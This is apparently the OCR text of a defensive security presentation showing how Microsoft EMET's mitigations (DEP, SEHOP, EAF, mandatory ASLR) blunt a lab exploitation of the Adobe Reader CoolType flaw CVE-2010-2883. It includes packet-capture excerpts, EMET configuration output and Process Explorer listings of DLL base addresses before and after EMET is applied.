
```
⊞ Frame 32: 471 bytes on wire (3768 bits), 471 bytes captured (3768 bits)
⊞ Ethernet II, Src: Vmware_cb:4d:20 (00:0c:29:cb:4d:20), Dst: Vmware_1a:c3:86 (00:0c:29:1a:c3:86)
⊞ Internet Protocol, Src: 192.168.234.130 (192.168.234.130), Dst: 192.168.234.132 (192.168.234.132)
⊞ Transmission Control Protocol, Src Port: 49173 (49173), Dst Port: http (80), Seq: 1, Ack: 1, Len: 417
⊟ Hypertext Transfer Protocol
  ⊟ GET /msf.pdf HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): GET /msf.pdf HTTP/1.1\r\n]
      Request Method: GET
```

```
0000  00 0c 29 1a c3 86 00 0c  29 cb 4d 20 08 00 45 00   ..)..... ).M ..E.
0010  01 c9 0f 94 40 00 80 06  93 42 c0 a8 ea 82 c0 a8   ....@... .B......
0020  ea 84 c0 15 00 50 c9 96  d7 56 93 7d 7b 00 50 18   .....P.. .V.}{.P.
0030  40 29 42 f6 00 00 47 45  54 20 2f 6d 73 66 2e 70   @)B...GE T /msf.p
0040  64 66 20 48 54 54 50 2f  31 2e 31 0d 0a 41 63 63   df HTTP/ 1.1..Acc
0050  65 70 74 3a 20 69 6d 61  67 65 2f 6a 70 65 67 2c   ept: ima ge/jpeg,
0060  20 61 70 70 6c 69 63 61  74 69 6f 6e 2f 78 2d 6d    applica tion/x-m
0070  73 2d 61 70 70 6c 69 63  61 74 69 6f 6e 2c 20 69   s-applic ation, i
0080  6d 61 67 65 2f 67 69 66  2c 20 61 70 70 6c 69 63   mage/gif , applic
0090  61 74 69 6f 6e 2f 78 61  6d 6c 2b 78 6d 6c 2c 20   ation/xa ml+xml,
00a0  69 6d 61 67 65 2f 70 6a  70 65 67 2c 20 61 70 70   image/pj peg, app
00b0  6c 69 63 61 74 69 6f 6e  2f 78 2d 6d 73 2d 78 62   lication /x-ms-xb
```

File: "C:\Documents and Settings\E454578\Desk... Packets: 1632 Displayed: 59 Marked: 0 Load time: 0:00.046 Profile: Default

Exploit Detection

- Get request for document



32 72.639813 192.168.234.130 192.168.234.132 HTTP GET /msf.pdf HTTP/1.1

```
⊞ Frame 32: 471 bytes on wire (3768 bits), 471 bytes captured (3768 bits)
⊞ Ethernet II, Src: Vmware_cb:4d:20 (00:0c:29:cb:4d:20), Dst: Vmware_1a:c3:86 (00:0c:29:
⊞ Internet Protocol, Src: 192.168.234.130 (192.168.234.130), Dst: 192.168.234.132 (192.1
⊞ Transmission Control Protocol, Src Port: 49173 (49173), Dst Port: http (80), Seq: 1, A
⊟ Hypertext Transfer Protocol
  ⊟ GET /msf.pdf HTTP/1.1\r\n
    ⊞ [Expert Info (Chat/Sequence): GET /msf.pdf HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /msf.pdf
      Request Version: HTTP/1.1
    Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, i
    Accept-Language: en-US\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .
    Accept-Encoding: gzip, deflate\r\n
    Host: 192.168.234.132\r\n
    Connection: Keep-Alive\r\n
    \r\n
```

```
0030  40 29 42 f6 00 00 47 45  54 20 2f 6d 73 66 2e 70   @)B...GE T /msf.p
0040  64 66 20 48 54 54 50 2f  31 2e 31 0d 0a 41 63 63   df HTTP/ 1.1..Acc
0050  65 70 74 3a 20 69 6d 61  67 65 2f 6a 70 65 67 2c   ept: ima ge/jpeg,
0060  20 61 70 70 6c 69 63 61  74 69 6f 6e 2f 78 2d 6d    applica tion/x-m
0070  73 2d 61 70 70 6c 69 63  61 74 69 6f 6e 2c 20 69   s-applic ation, i
0080  6d 61 67 65 2f 67 69 66  2c 20 61 70 70 6c 69 63   mage/gif , applic
0090  61 74 69 6f 6e 2f 78 61  6d 6c 2b 78 6d 6c 2c 20   ation/xa ml+xml,
00a0  69 6d 61 67 65 2f 70 6a  70 65 67 2c 20 61 70 70   image/pj peg, app
00b0  6c 69 63 61 74 69 6f 6e  2f 78 2d 6d 73 2d 78 62   lication /x-ms-xb
00c0  61 70 2c 20 2a 2f 2a 0d  0a 41 63 63 65 70 74 2d   ap, */*. .Accept-
```

How EMET helps

- Pros:
  - Ability to Opt-In per application
  - Configurable via CMD and GUI
  - Protects third-party applications
    - Adobe Acrobat Reader and Flash
    - Java, browsers, etc.
  - Free download from Microsoft
    - https://www.microsoft.com/downloads/en/details.aspx?FamilyID=c6f0a6ee-05ac-4eb6-acd0-362559fd2f04

How EMET helps

- Cons:
  - May cause application instability
    - Have not experienced in my testing
  - No distribution method, i.e. MSI
  - No group policy snap-in
    - management or deployment


How EMET helps

- Dynamic Data Execution Prevention (DEP)
- Structure Exception Handler Overwrite Protection (SEHOP)
- Heap Spray Allocation
- Null Page Allocation
- Export Address Table Access Filtering (EAF)
- Mandatory Address Space Layout Randomization (ASLR)


Exploitation Defense using EMET

- Use Metasploit scenario
  - Windows XP and 7
- Using EMET to thwart CVE-2010-2883 exploitation
- EAF
  - Windows XP and 2003 Server
- ASLR
  - Vista, Windows 7 and 2008 Server

Exploitation Defense using EMET




```
C:\>"Program Files\EMET\EMET_Conf.exe"
Usage: EMET_Conf.exe [--list ¦ --add path\program.exe ¦ --delete path\program.ex
e ¦ --delete_all]


C:\>"Program Files\EMET\EMET_Conf.exe" --list

Executable    Path
----------    ----
AcroRd32.exe  C:\Program Files\Adobe\Reader 9.0\Reader

C:\>
```



App Name	DEP	SEHOP	NullPage	HeapSpray	EAF
AcroRd32.exe	☑	☑	☑	☑	☑

Exploitation Defense using EMET

- Windows 7 adds mandatory ASLR
  - May cause issues for applications




Application Configuration

Settings

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR
AcroRd32.exe	☑	☑	☑	☑	☑	☑

Exploitation Defense using EMET

- Windows XP CoolType.dll base address before EMET


Process Explorer - Sysinternals: www.sysinternals.com [WINXPVM\xUser]
File
Options
View
Process
Find
DLL
Users
Help


Process	PID	CPU	Private Bytes	Working Set	Description	Company Name
svchost.exe	1168		1,344 K	3,616 K	Generic Host Process for Wi...	Microsoft Corporation
svchost.exe	1296		1,524 K	3,924 K	Generic Host Process for Wi...	Microsoft Corporation
spoolsv.exe	1392		3,560 K	5,520 K	Spooler SubSystem App	Microsoft Corporation
svchost.exe	1528		1,296 K	3,740 K	Generic Host Process for Wi...	Microsoft Corporation
vmtoolsd.exe	1640		7,392 K	9,796 K	VMware Tools Core Service	VMware, Inc.
VMUpgradeHel...	1736		1,020 K	4,108 K	VMware virtual hardware up...	VMware, Inc.
alg.exe	540		1,168 K	3,608 K	Application Layer Gateway S...	Microsoft Corporation
lsass.exe	700		3,792 K	1,236 K	LSA Shell (Export Version)	Microsoft Corporation
explorer.exe	208		10,140 K	18,072 K	Windows Explorer	Microsoft Corporation
VMwareTray.exe	1192		2,036 K	4,896 K	VMware Tools tray application	VMware, Inc.
VMwareUser.exe	924	1.52	4,408 K	8,336 K	VMware Tools Service	VMware, Inc.

Name	Description	Company Name	Version	Base	Image Base
AXSLE.dll	Adobe XSLT Engine	Adobe Systems Incorporat...	3.4.102.1	0x2E00000	0x10000000
BIB.dll	Bravo Interface Binder	Adobe Systems Incorporat...	1.2.1.1	0x7000000	0x7000000
ccme_base.dll				0x2F70000	0x10000000
CLBCATQ.DLL		Microsoft Corporation	2001.12.4414.700	0x76FD0000	0x76FD0000
comctl32.dll	User Experience Controls Library	Microsoft Corporation	6.0.2900.6028	0x773D0000	0x773D0000
COMRes.dll		Microsoft Corporation	2001.12.4414.700	0x77050000	0x77050000
CoolType.dll	CoolType Typography Engine	Adobe Systems Incorporat...	5.5.72.1	0x8000000	0x8000000
cryptocme2.dll				0x2EC0000	0x10000000
ctype.nls				0x370000	0x0
DigSig.api	Adobe Acrobat Digital Signature Pl...	Adobe Systems Incorporat...	9.3.3.177	0x23000000	0x23000000
EScript.api	Adobe Acrobat Escript Plug-in	Adobe Systems Incorporat...	9.3.3.177	0x23800000	0x23800000
GDI32.dll	GDI Client DLL	Microsoft Corporation	5.1.2600.5698	0x77F10000	0x77F10000
icucnv36.dll	IBM ICU Common DLL	IBM Corporation and others	3.6.0.0	0x4A800000	0x4A800000

CPU Usage: 16.67% | Commit Charge: 34.61% | Processes: 24 | Physical Usage: 91.49% | Paused

Exploitation Defense using EMET

- Windows XP CoolType.dll base address changes after EMET


Process Explorer - Sysinternals: www.sysinternals.com [WINXPVM\xUser]
File Options View Process Find DLL Users Help


Process	PID	CPU	Private Bytes	Working Set	Description	Company Name
spoolsv.exe	1392		3,520 K	5,512 K	Spooler SubSystem App	Microsoft Corporation
svchost.exe	1528		1,300 K	3,760 K	Generic Host Process for Wi...	Microsoft Corporation
vmtoolsd.exe	1640		7,392 K	9,796 K	VMware Tools Core Service	VMware, Inc.
VMUpgradeHel...	1736		1,020 K	4,108 K	VMware virtual hardware up...	VMware, Inc.
alg.exe	540		1,168 K	3,608 K	Application Layer Gateway S...	Microsoft Corporation
lsass.exe	700		3,800 K	1,904 K	LSA Shell (Export Version)	Microsoft Corporation
explorer.exe	208		11,876 K	20,064 K	Windows Explorer	Microsoft Corporation
VMwareTray.exe	1192		2,036 K	4,908 K	VMware Tools tray application	VMware, Inc.
VMwareUser.exe	924		4,624 K	8,700 K	VMware Tools Service	VMware, Inc.
procexp.exe	124	4.05	11,712 K	14,308 K	Sysinternals Process Explorer	Sysinternals - www.sysinter...
AcroRd32.exe	1316	60.81	551,464 K	560,780 K	Adobe Reader 9.3	Adobe Systems Incorporated

Name	Description	Company Name	Version	Base	Image Base
AXSLE.dll	Adobe XSLT Engine	Adobe Systems Incorporat...	3.4.102.1	0x3A70000	0x10000000
BIB.dll	Bravo Interface Binder	Adobe Systems Incorporat...	1.2.1.1	0x7000000	0x7000000
ccme_base.dll				0x3BE0000	0x10000000
CLBCATQ.DLL		Microsoft Corporation	2001.12.4414.700	0x76FD0000	0x76FD0000
comctl32.dll	User Experience Controls Library	Microsoft Corporation	6.0.2900.6028	0x773D0000	0x773D0000
COMRes.dll		Microsoft Corporation	2001.12.4414.700	0x77050000	0x77050000
CoolType.dll	CoolType Typography Engine	Adobe Systems Incorporat...	5.5.72.1	0x2620000	0x8000000
cryptocme2.dll				0x3B30000	0x10000000
ctype.nls				0x390000	0x0
DigSig.api	Adobe Acrobat Digital Signature Pl...	Adobe Systems Incorporat...	9.3.3.177	0x23000000	0x23000000
emet.dll	EMET Shim	Microsoft Corporation	2.0.0.3	0x370000	0x10000
EScript.api	Adobe Acrobat Escript Plug-in	Adobe Systems Incorporat...	9.3.3.177	0x23800000	0x23800000
GDI32.dll	GDI Client DLL	Microsoft Corporation	5.1.2600.5698	0x77F10000	0x77F10000

CPU Usage: 71.62% | Commit Charge: 35.19% | Processes: 24 | Physical Usage: 93.48% | Paused

Exploitation Defense using EMET

- Windows 7 icucnv36.dll before EMET


Process Explorer - Sysinternals: www.sysinternals.com [WIN7\User]
File
Options
View
Process
Find
DLL
Users
Help


Process	PID	CPU	Private Bytes	Working Set	Description	Company Name
wmpnetwk.exe	2464		3,552 K	2,120 K	Windows Media Player Netw...	Microsoft Corporation
SearchIndexer.exe	4012		16,272 K	5,856 K	Microsoft Windows Search I...	Microsoft Corporation
svchost.exe	3076		472 K	1,872 K	Host Process for Windows S...	Microsoft Corporation
lsass.exe	516		2,668 K	2,256 K	Local Security Authority Proc...	Microsoft Corporation
lsm.exe	524		1,208 K	1,056 K	Local Session Manager Serv...	Microsoft Corporation
